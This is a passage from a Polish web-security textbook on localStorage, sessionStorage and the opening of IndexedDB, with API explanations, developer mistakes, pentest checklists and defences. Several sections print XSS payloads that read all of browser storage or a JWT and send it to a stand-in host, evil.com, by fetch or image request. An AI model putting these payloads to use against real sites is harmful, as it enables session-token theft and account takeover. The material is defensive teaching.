const value = localStorage.getItem("klucz"); // null jeśli nie istnieje
const value2 = localStorage.klucz;          // undefined jeśli nie istnieje

// Usuwanie
localStorage.removeItem("klucz");
localStorage.clear(); // usuwa WSZYSTKO dla tego origin

// Iteracja
localStorage.length; // liczba pozycji
localStorage.key(index); // klucz pod indeksem

// Typowy wzorzec z obiektami (serializacja):
localStorage.setItem("user", JSON.stringify({ id: 1, name: "Alice" }));
const user = JSON.parse(localStorage.getItem("user")); // lub null
```

StorageEvent — synchronizacja między kartami

```
// Inne karty z tym samym origin dostają event gdy localStorage się zmienia
window.addEventListener("storage", function(event) {
    console.log("Klucz:", event.key);
    console.log("Stara wartość:", event.oldValue);
    console.log("Nowa wartość:", event.newValue);
    console.log("URL:", event.url);
    console.log("StorageArea:", event.storageArea === localStorage);
});
// UWAGA: event NIE odpala się w karcie która dokonała zmiany!
```

2. Dlaczego powstał

Problem: cookies są nieergonomiczne dla dużych danych

Cookies mają limit 4KB i są automatycznie wysyłane z każdym requestem HTTP — nawet gdy serwer ich nie potrzebuje (marnotrawstwo bandwidths). Do przechowywania stanu UI, preferencji, cache'owanych danych — cookies są złym rozwiązaniem.

Web Storage (localStorage + sessionStorage) zostało zaprojektowane przez WHATWG w 2009 roku jako client-side storage bez automatycznego wysyłania do serwera:

- Duże dane (5+ MB)
- Bez przesyłania z każdym requestem
- Proste API klucz-wartość
- Dostępne przez JavaScript

3. Jak działa

Izolacja per Origin

```
https://app.example.com localStorage:  
  "theme" → "dark"  
  "userId" → "123"  
  
https://api.example.com localStorage:  
  (osobna przestrzeń – inny host!)  
  
http://app.example.com localStorage:  
  (osobna przestrzeń – inny protokół!)
```

localStorage jest całkowicie izolowany per origin. Nie ma sposobu na dostęp do localStorage innego origin.

Synchroniczny dostęp — blokada Event Loop

```
// localStorage.getItem() to operacja synchroniczna  
// Dla małych danych: szybka (<1ms)  
// Dla dużych danych lub gdy dysk jest zajęty: może blokować Event Loop  
  
// Sprawdzenie:  
const start = performance.now();  
for (let i = 0; i < 100; i++) {  
  localStorage.setItem(`key${i}`, "x".repeat(100000)); // 100KB per item  
}  
console.log(performance.now() - start, "ms"); // może być kilkaset ms
```

Przechowywanie danych

Przeglądarka przechowuje localStorage w SQLite (Chrome) lub podobnym formacie per origin. Dane są dostępne po restarcie systemu.

Automatyczne serializowanie

localStorage przechowuje TYLKO stringi. Inne typy są konwertowane:

```
localStorage.setItem("num", 42);    // zapisze "42" (string)
localStorage.getItem("num");        // "42" (string, nie number!)
localStorage.getItem("num") === 42; // false!

localStorage.setItem("bool", true); // "true"
localStorage.setItem("obj", {});    // "[object Object]" – PUŁAPKA!
localStorage.setItem("obj", JSON.stringify({})); // "{}" – poprawnie
```

4. Co dzieje się wewnątrz

Storage Quota

Przeglądarki mają globalne limity storage i mogą żądać od użytkownika potwierdzenia przy przekroczeniu:

```
// Sprawdź dostępne miejsce
navigator.storage.estimate().then(({ quota, usage }) => {
  console.log(`Używane: ${usage} / ${quota} bajtów`);
  // localStorage jest częścią usage
});

// Obsługa QuotaExceededError
try {
  localStorage.setItem("large", "x".repeat(10 * 1024 * 1024)); // 10MB
} catch (e) {
  if (e.name === "QuotaExceededError") {
    // Czyść stare dane i spróbuj ponownie
    localStorage.removeItem("cache");
    localStorage.setItem("large", data);
  }
}
```

Dostępność

localStorage może być niedostępne:

- Tryb prywatny (Incognito/Private) — zależy od przeglądarki (Chrome: dostępne ale niezapisywane; Safari: może rzucić błąd)
- Polityki organizacyjne blokujące storage
- Przeglądarka bez localStorage (stare wersje)

```
function isLocalStorageAvailable() {
  try {
    localStorage.setItem("test", "test");
    localStorage.removeItem("test");
    return true;
  } catch {
    return false;
  }
}
```

5. Analogiczny przykład z życia

localStorage to szuflada na biurku:

- Zawiera twoje prywatne rzeczy (per origin)
- Pozostaje po wyjściu z biura (persistentna)
- Każdy pracownik ma własną szufladę (izolacja per origin)
- Można wkładać tylko kartki papieru (stringi)
- Zawartość nie jest wysyłana automatycznie do szefa (nie jak cookies)
- Każdy kto siada przy biurku (JavaScript na tej stronie) ma do niej dostęp

Atak XSS = intruz wchodzi do biura i przegląda wszystkie szuflady.

6. Przykład kodu


```
// === Wzorzec bezpieczniejszego korzystania z localStorage ===

class LocalStorageService {
  constructor(prefix = "app_") {
    this.prefix = prefix;
  }

  // Zapis z serializacją
  set(key, value, expiryMinutes = null) {
    const item = {
      value: value,
      timestamp: Date.now()
    };

    if (expiryMinutes) {
      item.expiry = Date.now() + (expiryMinutes * 60 * 1000);
    }

    try {
      localStorage.setItem(this.prefix + key, JSON.stringify(item));
      return true;
    } catch (e) {
      console.error("localStorage set failed:", e.name);
      return false;
    }
  }

  // Odczyt z walidacją i dekodowaniem
  get(key) {
    try {
      const raw = localStorage.getItem(this.prefix + key);
      if (!raw) return null;

      const item = JSON.parse(raw);

      // Sprawdź expiry
      if (item.expiry && Date.now() > item.expiry) {
        this.remove(key);
        return null;
      }

      return item.value;
    } catch {
      return null;
    }
  }

  remove(key) {
    localStorage.removeItem(this.prefix + key);
  }

  // Wyczyść wszystkie z tym prefiksem
  clearAll() {
    Object.keys(localStorage)
      .filter(k => k.startsWith(this.prefix))
      .forEach(k => localStorage.removeItem(k));
  }
}

// Użycie:
const store = new LocalStorageService("myapp_");
store.set("userPrefs", { theme: "dark", lang: "pl" }); // serializuje do JSON
const prefs = store.get("userPrefs"); // parsuje z JSON
```

```
// NIGDY nie rób tak:
// localStorage.setItem("token", authToken); // wrażliwe dane w localStorage!
```

7. Przykład z prawdziwej aplikacji

SPA — cache preferencji użytkownika

```
// Store do zarządzania preferencjami (non-sensitive)
const PreferencesStore = {
  save(prefs) {
    // Waliduj dane przed zapisem
    if (typeof prefs.theme !== 'string') return false;
    localStorage.setItem("userPrefs", JSON.stringify(prefs));
    return true;
  },

  load() {
    const raw = localStorage.getItem("userPrefs");
    if (!raw) return { theme: "light", language: "en" }; // domyślne

    try {
      return JSON.parse(raw);
    } catch {
      localStorage.removeItem("userPrefs"); // usuń uszkodzone dane
      return { theme: "light", language: "en" };
    }
  },

  clear() {
    localStorage.removeItem("userPrefs");
  }
};
```

Aplikacja React — Redux Persist

```
// redux-persist używa localStorage do persystowania stanu Redux
import { persistStore, persistReducer } from 'redux-persist';
import storage from 'redux-persist/lib/storage'; // localStorage

const persistConfig = {
  key: 'root',
  storage,
  // Które fragmenty stanu zapisać
  whitelist: ['userPreferences', 'cart'],
  // Które NIGDY nie zapisywać
  blacklist: ['auth', 'session'] // WRAŻLIWE! Nie zapisuj tokenów
};

// Problem: jeśli 'auth' jest w whitelist → tokeny w localStorage → XSS kradnie
```

8. Typowe błędy programistów

Błąd 1: Przechowywanie tokenów autoryzacji

```
// BŁĄD: JWT w localStorage → podatne na XSS!
localStorage.setItem("authToken", jwtToken);

// Każdy XSS może:
const stolenToken = localStorage.getItem("authToken");
fetch("evil.com/steal?t=" + stolenToken);

// POPRAWKA: tokeny w HttpOnly cookies (nie dostępne dla JS)
// Frontend wysyła credentials przez cookies, nie localStorage
```

Błąd 2: Brak walidacji danych z localStorage

```
// BŁĄD: ufaj temu co czytasz z localStorage
const user = JSON.parse(localStorage.getItem("currentUser"));
if (user.isAdmin) {
  showAdminPanel(); // atakujący mógł zmodyfikować localStorage!
}

// POPRAWKA: zawsze weryfikuj uprawnienia na serwerze
// localStorage to dane klienta – mogą być zmanipulowane!
const response = await fetch("/api/me");
const user = await response.json();
if (user.isAdmin) { showAdminPanel(); }
```

Błąd 3: Brak obsługi błędów przy QuotaExceededError

```
// BŁĄD: brak obsługi przepełnienia
localStorage.setItem("data", hugeData); // może rzucić QuotaExceededError!

// POPRAWKA:
try {
  localStorage.setItem("data", hugeData);
} catch (e) {
  if (e.name === "QuotaExceededError") {
    // Czyść cache, spróbuj ponownie, lub użyj alternatywnego storage
    clearOldCacheEntries();
  }
}
```

Błąd 4: Synchroniczne blokowanie Event Loop

```
// BŁĄD: duże dane i wiele operacji blokują UI
function saveAllData(data) {
  Object.entries(data).forEach(([key, value]) => {
    localStorage.setItem(key, JSON.stringify(value)); // synchroniczne!
  });
}

// POPRAWKA dla dużych danych: IndexedDB (asynchroniczne)
// Lub batched setItem przez setTimeout/requestIdleCallback
```

9. Znaczenie dla bezpieczeństwa

XSS → localStorage exfiltracja

localStorage jest dostępny dla każdego JavaScript wykonującego się w origin strony. XSS daje pełny dostęp:

```
// Payload XSS – eksfiltracja całego localStorage
const data = {};
for (let i = 0; i < localStorage.length; i++) {
  const key = localStorage.key(i);
  data[key] = localStorage.getItem(key);
}

fetch("https://evil.com/steal", {
  method: "POST",
  mode: "no-cors",
  body: JSON.stringify(data)
});
```

Klucz: Jeśli aplikacja przechowuje tokeny autoryzacji w localStorage i jest podatna na XSS → atakujący przejmuje sesje wszystkich użytkowników.

localStorage vs Cookies — porównanie bezpieczeństwa

Aspekt	localStorage	HttpOnly Cookie
XSS access	TAK — podatne	NIE — bezpieczne
CSRF risk	NIE (nie auto-wysyłane)	TAK (auto-wysyłane)
Rozmiar	5-10 MB	4 KB
HTTP auto-send	NIE	TAK
Expiry control	Tylko przez JS	Server-side
Szyfrowanie	NIE	NIE (ale Secure=HTTPS)

Wniosek: Dla tokenów sesji — używaj HttpOnly cookies. Dla preferencji UI — localStorage jest OK.

Podatność na Storage Event Injection

```
// Jeśli aplikacja ufa StorageEvent bez weryfikacji:
window.addEventListener("storage", (e) => {
  if (e.key === "config") {
    applyConfig(JSON.parse(e.newValue)); // czy newValue jest zaufane?
  }
});

// W drugiej karcie tego samego origin (lub przez XSS):
localStorage.setItem("config", JSON.stringify({ dangerousSetting: true }));
// Wyśle StorageEvent do innych kart → mogą zastosować złośliwą konfigurację
```

Powiązane CWE

- **CWE-312** — Cleartext Storage of Sensitive Information
- **CWE-922** — Insecure Storage of Sensitive Information
- **CWE-79** — XSS (główny wektor dostępu do localStorage)

10. Jak identyfikować podczas pentestu

DevTools → Application → Local Storage

1. **Application** (Chrome) / **Storage** (Firefox)
2. **Local Storage** → wybierz domain
3. Przejrzyj wszystkie klucze i wartości:
 - Szukaj: `token`, `auth`, `session`, `jwt`, `access_token`, `refresh_token`
 - Szukaj wrażliwych PII: `email`, `phone`, `card`, `password`
 - Sprawdź strukturę JSON wartości

Console — pełna inspekcja

```
// W konsoli DevTools – wyświetl cały localStorage
Object.entries(localStorage).forEach(([k, v]) => {
  try {
    const parsed = JSON.parse(v);
    console.log(k, "→", parsed);
  } catch {
    console.log(k, "→", v);
  }
});

// Szukaj tokenów JWT (format: eyXXX.eyJXXX.XXX)
Object.entries(localStorage)
  .filter(([k, v]) => v.startsWith("eyJ"))
  .forEach(([k, v]) => console.log("Potencjalny JWT:", k));
```

Burp Suite — monitorowanie przez JS injection

```
// W Burp → Proxy → Options → Match and Replace
// Lub w Extension (JS Inject):
// Wstrzyknij skrypt który loguje zmiany localStorage

const origSetItem = Storage.prototype.setItem;
Storage.prototype.setItem = function(key, value) {
  console.log("[localStorage SET]", key, "=", value.substring(0, 100));
  origSetItem.call(this, key, value);
};
```

11. Jak testować bezpieczeństwo

- ☐ Czy tokeny JWT/auth są przechowywane w localStorage?
- ☐ Czy wrażliwe PII (email, PESEL, karta) są w localStorage?
- ☐ Czy dane z localStorage są używane do decyzji bezpieczeństwa (isAdmin, role)?
- ☐ Czy aplikacja waliduje dane z localStorage przed użyciem (nie ufa im ślepo)?
- ☐ Czy StorageEvent jest obsługiwany bez walidacji?
- ☐ Czy stare tokeny są usuwane przy wylogowaniu?
- ☐ Czy localStorage jest czyszczone przy wygaśnięciu sesji?
- ☐ Czy dane z localStorage mogą prowadzić do XSS (np. `innerHTML = localStorage.getItem()`)?
- ☐ Czy `QuotaExceededError` jest obsługiwany?
- ☐ Czy aplikacja działa poprawnie gdy localStorage jest niedostępny (tryb prywatny)?

12. Typowe scenariusze ataków

Scenariusz: XSS → token theft z localStorage

Wymagania: Aplikacja SPA przechowuje JWT w localStorage, jest podatna na Stored XSS.

Przebieg:

1. Atakujący wstrzykuje Stored XSS w komentarzu/bio
2. Każdy odwiedzający stronę uruchamia XSS
3. Payload eksfiltruje localStorage:

```
const token = localStorage.getItem("jwt_token");
new Image().src = `https://evil.com/steal?t=${btoa(token)}`;
```

4. Atakujący używa tokenu do API requestów jako ofiara

Wpływ: Przejęcie kont wszystkich odwiedzających bez konieczności ich haseł.

13. Jak się zabezpieczać

Nie przechowuj tokenów w localStorage

```
// ZŁE:
localStorage.setItem("authToken", token);

// DOBRE: tokeny w HttpOnly cookies (zarządzane przez serwer)
// Frontend nigdy nie "widzi" tokenu – przeglądarka wysyła go automatycznie

// Jeśli MUSISZ używać localStorage dla tokenów:
// → Ogranicz scope (SPA bez embedded third-party)
// → Implementuj STRONG CSP
// → Rozważ memory storage (in-memory, nie persystentny)
```

Waliduj dane z localStorage po stronie serwera

```
// NIGDY nie ufaj localStorage dla decyzji bezpieczeństwa
// Zawsze weryfikuj na serwerze

async function checkAdminAccess() {
  // NIE: if (localStorage.getItem("isAdmin") === "true") return true;

  // TAK: sprawdź token na serwerze
  const response = await fetch("/api/auth/me");
  const user = await response.json();
  return user.role === "admin";
}
```

Szyfrowanie wrażliwych danych (jeśli konieczne)

```
// Jeśli MUSISZ przechować wrażliwe dane client-side:
// Użyj Web Crypto API (szyfrowanie po stronie JS)

async function encryptAndStore(key, data, password) {
  const enc = new TextEncoder();
  const keyMaterial = await crypto.subtle.importKey(
    "raw", enc.encode(password), "PBKDF2", false, ["deriveKey"]
  );

  const cryptoKey = await crypto.subtle.deriveKey(
    { name: "PBKDF2", salt: enc.encode("salt"), iterations: 100000, hash: "SHA-256" },
    keyMaterial,
    { name: "AES-GCM", length: 256 },
    false, ["encrypt"]
  );

  const iv = crypto.getRandomValues(new Uint8Array(12));
  const encrypted = await crypto.subtle.encrypt(
    { name: "AES-GCM", iv }, cryptoKey, enc.encode(JSON.stringify(data))
  );

  localStorage.setItem(key, JSON.stringify({
    iv: Array.from(iv),
    data: Array.from(new Uint8Array(encrypted))
  }));
}
```

CSP jako warstwa obrony

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'nonce-...';
  connect-src 'self';
```

Dobra CSP blokuje exfiltrację danych z localStorage przez XSS (blokuje zewnętrzne połączenia).

14. Podsumowanie

Kluczowe fakty:

1. localStorage = persistentny, per-origin, tylko string, synchroniczny, 5-10MB
2. XSS daje pełny dostęp do localStorage — nie przechowuj tam tokenów sesji
3. Tokeny autoryzacji → HttpOnly cookies, nie localStorage
4. Dane z localStorage mogą być zmodyfikowane przez użytkownika — nigdy nie używaj do decyzji bezpieczeństwa bez weryfikacji serwera
5. StorageEvent synchronizuje zmiany między kartami — podatne jeśli serwer ufa tym eventem

Najczęstsze nieporozumienia:

- "localStorage jest bezpieczniejszy niż cookies" — to zależy od kontekstu. HttpOnly cookies chronią przed XSS. localStorage nie.
- "localStorage jest niedostępny w trybie prywatnym" — w Chrome jest dostępny (nie zapisywany), w Safari może rzucić wyjątek.

- "Dane w localStorage są szyfrowane" — NIE. Są przechowywane plaintext w SQLite na dysku.

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Application → Local Storage** → sprawdź zawartość
2. **Console** → `localStorage.length` → ile kluczy? → `Object.keys(localStorage)`
3. Szukaj JWT (format `eyJ...`) lub tokenów w wartościach
4. Sprawdź przy wylogowaniu czy dane są czyszczone

Powiązania

```
localStorage
├── sessionStorage (Rozdział 16)
│   └── Bliźniacze API – sessions scope zamiast persistent
├── IndexedDB (Rozdział 17)
│   └── Asynchroniczny, relacyjny, dla dużych danych
├── Cookies (Rozdział 14)
│   └── Alternatywny storage – auto-wysyłany do serwera
├── Service Workers (Rozdział 19)
│   └── SW NIE ma dostępu do localStorage – używa Cache API i IndexedDB
└── CSP (Rozdział 36)
    └── CSP ogranicza exfiltrację danych z localStorage przez XSS
```


Rozdział 16: sessionStorage

1. Czym jest sessionStorage

sessionStorage to Web Storage API analogiczne do **localStorage**, ale o **ograniczonym zakresie** — dane istnieją tylko przez czas trwania "sesji przeglądarki" (session = karta/tab przeglądarki).

Kluczowa różnica od **localStorage**: **sessionStorage** jest izolowane **per-tab**. Każda karta przeglądarki ma własną, niezależną przestrzeń **sessionStorage** — nawet jeśli karty wyświetlają tę samą stronę. Dane giną gdy karta jest zamknięta lub przeglądarka restartowana.

API — identyczne z localStorage

```
sessionStorage.setItem("key", "value");
sessionStorage.getItem("key"); // null jeśli nie istnieje
sessionStorage.removeItem("key");
sessionStorage.clear(); // czyści tę kartę (nie inne!)
sessionStorage.length;
sessionStorage.key(index);
```

Typ danych: tylko stringi. Pojemność: ~5 MB per tab (zależy od przeglądarki).

Czym różni się od localStorage

Cecha	localStorage	sessionStorage
Trwałość	Permanentna	Do zamknięcia karty
Izolacja tab	Współdzielona między kartami	Osobna per tab
StorageEvent	Tak (inne karty)	Nie (izolacja per tab)
Persistence	Przez restart	Nie
Scope	Origin	Origin + Tab

2. Dlaczego powstał

Problem: localStorage zbyt "szeroki"

localStorage jest współdzielony między kartami. W przypadku multi-tab aplikacji bankowej — jedna karta może zapisać token, a inna go odczytać. To może być pożądane (single session) ale też niebezpieczne (jedna zainfekowana karta może wpłynąć na inne).

sessionStorage rozwiązuje scenariusze gdzie dane powinny być **izolowane do jednej karty** i automatycznie zapominane gdy karta jest zamknięta.

3. Jak działa

Izolacja per Tab

```
Karta 1 (bank.com):
  sessionStorage: { "tempData": "wartość A" }

Karta 2 (bank.com – ta sama strona):
  sessionStorage: { "tempData": null } ← osobna, pusta przestrzeń

localStorage karta 1 (bank.com):
  { "theme": "dark" }

localStorage karta 2 (bank.com):
  { "theme": "dark" } ← współdzielone!
```

Duplikacja przy otwarciu nowej karty

Specyficzne zachowanie: gdy otwierasz nową kartę przez **Ctrl+T** i nawigujesz → pusta sessionStorage. Ale gdy duplikujesz kartę (**Ctrl+Shift+K** w Firefox, prawym → Duplicate Tab w Chrome) → sessionStorage jest kopiowane do nowej karty.

```
// Otwarcie nowej karty przez JavaScript
window.open("https://app.example.com", "_blank");
// Nowa karta ma pustą sessionStorage (brak dziedziczenia)

// ALE: jeśli otwierasz w tym samym context:
window.open("", "_self"); // to samo okno – ta sama sessionStorage
```

Persistence w ramach reload

sessionStorage **przeżywa przeładowanie strony** (F5, `location.reload()`):

```
// Zapis przed refresh
sessionStorage.setItem("formData", JSON.stringify(form.values));

// Po refresh – dane są nadal dostępne!
const savedFormData = JSON.parse(sessionStorage.getItem("formData"));
```

To jest feature — umożliwia odtworzenie stanu formularza po przypadkowym odświeżeniu.

4. Co dzieje się wewnątrz

Przechowywanie

sessionStorage jest przechowywane w pamięci procesu przeglądarki (nie zapisywane na dysk jak localStorage). Gdy karta jest zamykana, dane znikają z pamięci.

W Chrome: każda karta może być w osobnym procesie (Process Per Site). sessionStorage jest w pamięci tego procesu.

Synchronizacja między iframes

Jeśli strona zawiera iframe z tym samym origin, iframe ma dostęp do tej samej sessionStorage (tej samej karty):

```
// Strona główna (app.example.com):  
sessionStorage.setItem("data", "hello");  
  
// Iframe (też app.example.com) na tej samej stronie:  
sessionStorage.getItem("data"); // "hello" – ten sam session, ten sam origin  
  
// Ale jeśli iframe ma inny origin → osobna sessionStorage
```

5. Analogiczny przykład z życia

sessionStorage to notatki na karteczce samoprzylepnej na danym komputerze roboczym:

- Każde biurko (karta) ma własne karteczki (sessionStorage)
- Karteczki giną gdy wychodzisz z biura (karta zamknięta)
- Nie są przekazywane innym osobom na innych biurkach (izolacja per tab)
- Przeżywają krótkie wyjście na kawę (przeładowanie strony)
- Biuro współdzielone przez wszystkich (localStorage) to tablica ogłoszeń

6. Przykład kodu

```
// === Praktyczny wzorzec: wielostronicowy formularz ===

const FormWizard = {
  // Krok 1: zbieranie danych osobowych
  saveStep1(data) {
    // sessionStorage – dane giną gdy zamkną kartę (bezpieczniejsze od local
    Storage)
    sessionStorage.setItem("wizard_step1", JSON.stringify(data));
  },

  // Krok 2: dane płatności
  saveStep2(data) {
    // NIGDY nie zapisuj pełnych danych karty!
    const safeData = {
      cardLast4: data.cardNumber.slice(-4), // tylko ostatnie 4 cyfry
      expiry: data.expiry,
      // cardNumber, cvv – NIGDY w sessionStorage!
    };
    sessionStorage.setItem("wizard_step2", JSON.stringify(safeData));
  },

  // Odczyt z walidacją
  loadStep(step) {
    try {
      const raw = sessionStorage.getItem(`wizard_step${step}`);
      if (!raw) return null;
      return JSON.parse(raw);
    } catch {
      return null;
    }
  },

  // Czyszczenie po zakończeniu
  complete() {
    sessionStorage.removeItem("wizard_step1");
    sessionStorage.removeItem("wizard_step2");
    // lub: sessionStorage.clear(); (czyści WSZYSTKO)
  }
};

// Przykład ratowania danych formularza przy refresh
window.addEventListener("beforeunload", () => {
  const formData = collectFormData();
  sessionStorage.setItem("formBackup", JSON.stringify(formData));
});

window.addEventListener("load", () => {
  const backup = sessionStorage.getItem("formBackup");
  if (backup) {
    restoreFormData(JSON.parse(backup));
    sessionStorage.removeItem("formBackup"); // użyj raz
  }
});
```

7. Przykład z prawdziwej aplikacji

Aplikacja bankowa — tymczasowe dane transakcji

```
// Wieloetapowy przelew – każda karta ma własny "koszyk transakcji"
const TransactionSession = {
  initTransfer(data) {
    // Tymczasowe ID transakcji – nie finalny, tylko dla flow UI
    const txId = crypto.randomUUID();
    sessionStorage.setItem("pendingTx", JSON.stringify({
      id: txId,
      recipient: data.recipient,
      amount: data.amount,
      timestamp: Date.now()
    }));
    return txId;
  },

  getPending() {
    const raw = sessionStorage.getItem("pendingTx");
    if (!raw) return null;
    const tx = JSON.parse(raw);
    // Sprawdź czy nie wygasła (15 minut)
    if (Date.now() - tx.timestamp > 15 * 60 * 1000) {
      sessionStorage.removeItem("pendingTx");
      return null;
    }
    return tx;
  },

  complete() {
    sessionStorage.removeItem("pendingTx");
  }
};
```

E-commerce — sesja zakupowa

```
// Session-based cart (per tab – można mieć różne koszyki w różnych kartach)
const CartSession = {
  add(product) {
    const cart = this.get();
    const existing = cart.find(p => p.id === product.id);
    if (existing) {
      existing.qty++;
    } else {
      cart.push({ ...product, qty: 1 });
    }
    sessionStorage.setItem("cart", JSON.stringify(cart));
  },

  get() {
    return JSON.parse(sessionStorage.getItem("cart") || "[]");
  }
};
```

8. Typowe błędy programistów

Błąd 1: Zakładanie że sessionStorage jest dzielony między kartami

```
// BŁĄD: otwierasz nową kartę i zakładasz że ma dane z poprzedniej
// Karta 1:
sessionStorage.setItem("stepData", JSON.stringify(wizardData));
window.open("/next-step"); // nowa karta

// Karta 2 (nowa):
sessionStorage.getItem("stepData"); // null! – pusta sessionStorage

// POPRAWKA: przekazuj dane przez URL lub postMessage
// Lub użyj localStorage jeśli chcesz dzielić między kartami
```

Błąd 2: Przechowywanie wrażliwych danych

```
// ZŁE – nawet w sessionStorage:
sessionStorage.setItem("cvv", "123");
sessionStorage.setItem("fullCardNumber", "4111111111111111");

// XSS ma dostęp do sessionStorage tak samo jak do localStorage
// Wrażliwe dane finansowe NIGDY nie powinny być w storage
```

Błąd 3: Zakładanie że dane giną przy "wylogowaniu"

```
// BŁĄD: wylogowanie czyści localStorage ale nie sessionStorage (jeśli nie zadba
no)
function logout() {
    localStorage.clear(); // czyści localStorage
    // Brak: sessionStorage.clear()!
    document.cookie = "session=; Max-Age=0";
    window.location.href = "/login";
}

// Karta jest nadal otwarta → sessionStorage ma stare dane!

// POPRAWKA:
function logout() {
    localStorage.clear();
    sessionStorage.clear(); // też wyczyść!
    // ...
}
```

9. Znaczenie dla bezpieczeństwa

Tak samo podatne na XSS jak localStorage

```
// Payload XSS – eksfiltracja sessionStorage
const data = {};
for (let i = 0; i < sessionStorage.length; i++) {
    const key = sessionStorage.key(i);
    data[key] = sessionStorage.getItem(key);
}
fetch("https://evil.com/steal", {
    method: "POST",
    mode: "no-cors",
    body: JSON.stringify(data)
});
```

Zaleta nad localStorage: per-tab isolation

Jeśli użytkownik ma otwartą kartę z bankowością i kartę z losową stroną:

- XSS na losowej stronie NIE dostanie się do sessionStorage bankowości (inny origin)
- XSS na tej samej stronie w INNEJ karcie NIE dostanie się (per-tab isolation)

Ale XSS na tej samej stronie w TEJ SAMEJ karcie — dostaje pełny dostęp.

Powiązane CWE

- **CWE-312** — Cleartext Storage of Sensitive Information
- **CWE-922** — Insecure Storage of Sensitive Information

10. Jak identyfikować podczas pentestu

DevTools → Application → Session Storage

1. **Application** → **Session Storage** → wybierz origin
2. Sprawdź zawartość — szukaj tokenów, wrażliwych danych, flag bezpieczeństwa
3. Zwróć uwagę na dane które "wyglądają na wrażliwe"

Console

```
// Inspekcja sessionStorage
Object.entries(sessionStorage).forEach(([k, v]) => {
  try { console.log(k, JSON.parse(v)); }
  catch { console.log(k, v); }
});

// Szukaj JWT
Object.entries(sessionStorage)
  .filter(([k, v]) => v.startsWith("eyJ"))
  .forEach(([k, v]) => console.log("JWT found:", k, v.substring(0, 50)));
```

Test: czy dane giną przy zamknięciu karty

Praktycznie niemożliwe przez Burp (klient-side), ale można zweryfikować manualnie.

11. Jak testować bezpieczeństwo

- ☐ Czy wrażliwe dane (tokeny, numery kart) są w sessionStorage?
- ☐ Czy sessionStorage jest czyszczone przy wylogowaniu?
- ☐ Czy dane z sessionStorage są walidowane serwer-side?
- ☐ Czy XSS może eksfiltrować sessionStorage?
- ☐ Czy aplikacja sprawdza czy tab jest duplikatem (duplikacja sessionStorage)?
- ☐ Czy iframe w tym samym origin ma niezamierzony dostęp do sessionStorage?
- ☐ Czy formularze restorują dane z sessionStorage bez walidacji?

12. Typowe scenariusze ataków

Scenariusz: Session Riding przez zduplikowaną kartę

Wymagania: Aplikacja przechowuje auth state w sessionStorage, użytkownik duplikuje kartę.

Przebieg:

1. Użytkownik jest zalogowany, sessionStorage ma `{ "auth": "tokenXYZ" }`
2. Użytkownik duplikuje kartę (Ctrl+Shift+K) → nowa karta ma KOPIĘ sessionStorage z `tokenXYZ`
3. Jeśli token jest przypisany do karty — możliwe nieoczekiwane zachowanie
4. Jeśli użytkownik wylogowuje z jednej karty — token w drugiej nadal aktywny

Wpływ: Persystencja sesji pomimo wylogowania.

13. Jak się zabezpieczać

```
// 1. Zawsze czyść sessionStorage przy wylogowaniu
async function logout() {
  await fetch('/api/logout', { method: 'POST', credentials: 'same-origin' });
  sessionStorage.clear();
  localStorage.removeItem('userPrefs'); // selektywnie
  window.location.href = '/login';
}

// 2. Nie przechowuj wrażliwych danych
// Zamiast: sessionStorage.setItem("password", pass);
// Użyj: przetwarzaj po stronie serwera, wysyłaj przez HTTPS

// 3. Validuj z serwera
async function getCurrentUser() {
  // Nie: const user = JSON.parse(sessionStorage.getItem("user"));
  // Tak: zawsze weryfikuj przez API
  const r = await fetch('/api/me');
  return r.ok ? r.json() : null;
}
```

14. Podsumowanie

Kluczowe fakty:

1. sessionStorage = per-tab, per-origin, stringi, ~5MB, znika przy zamknięciu karty
2. Identyczne API jak localStorage — te same metody, ten sam format
3. Przeżywa przeładowanie strony (F5), ginie przy zamknięciu karty
4. Tak samo podatne na XSS jak localStorage — nie przechowuj tokenów
5. Brak StorageEvent — zmiany nie propagują do innych kart

Najczęstsze nieporozumienia:

- "sessionStorage ginie przy reload" — NIE. Ginie przy zamknięciu karty. Reload zachowuje dane.
- "sessionStorage jest bezpieczniejszy od localStorage" — tylko pod względem izolacji per-tab. XSS dostaje do obu tak samo.

- "Zamknięcie przeglądarki kasuje sessionStorage wszystkich kart" — tak. Ale duplikacja kart kopiuje sessionStorage.

Jak rozpoznać w prawdziwej aplikacji

1. **Application** → **Session Storage** → sprawdź każdy origin
2. **Console** → `sessionStorage.length` → ile kluczy?
3. Szukaj wzorców: `session*`, `temp*`, `form*`, `step*`, `wizard*`
4. Sprawdź czy wylogowanie czyści sessionStorage (otwórz Application przed i po)

Powiązania

```
sessionStorage
├───> localStorage (Rozdział 15)
│       Bliźniacze API – różnica w trwałości i izolacji
├───> IndexedDB (Rozdział 17)
│       Asynchroniczny, dla dużych lub złożonych danych
└───> BroadcastChannel (Rozdział 22)
        BroadcastChannel może synchronizować stan między kartami
        (zastępuje StorageEvent – dostępny też między kartami)
```

Rozdział 17: IndexedDB

1. Czym jest IndexedDB

IndexedDB to niskopoziomowa, asynchroniczna baza danych wbudowana w przeglądarkę, umożliwiającą przechowywanie dużych ilości ustrukturyzowanych danych — w tym plików i blobów — po stronie klienta. Jest to najpotężniejszy z mechanizmów client-side storage, oferujący możliwości zbliżone do relacyjnych baz danych, ale z modelem NoSQL opartym na kluczach i indeksach.

W odróżnieniu od localStorage i sessionStorage:

- Działa **asynchronicznie** — nie blokuje Event Loop
- Przechowuje **JavaScript objects** bez konieczności serializacji do stringa
- Obsługuje **transakcje** (ACID częściowo)
- Pozwala na **indeksowanie** i złożone zapytania
- Limit pojemności: dziesiątki do setek MB (zależy od przeglądarki i dostępnego miejsca na dysku)

IndexedDB jest fundamentem dla Progressive Web Apps (PWA), offline-first aplikacji i narzędzi wymagających lokalnego cache'owania dużych zbiorów danych.

2. Dlaczego powstał

Problem: brak możliwości localStorage

localStorage z limitem ~5 MB i synchronicznym API był niewystarczający dla:

- Aplikacji offline-first (mapy, dokumenty, email)
- Buforowania dużych zasobów (multimedia, bazy danych produktów)
- Złożonych zapytań po stronie klienta

Historia: Web SQL Database → IndexedDB

Wcześniejszym standardem było **Web SQL Database** (SQLite w przeglądarce), który:

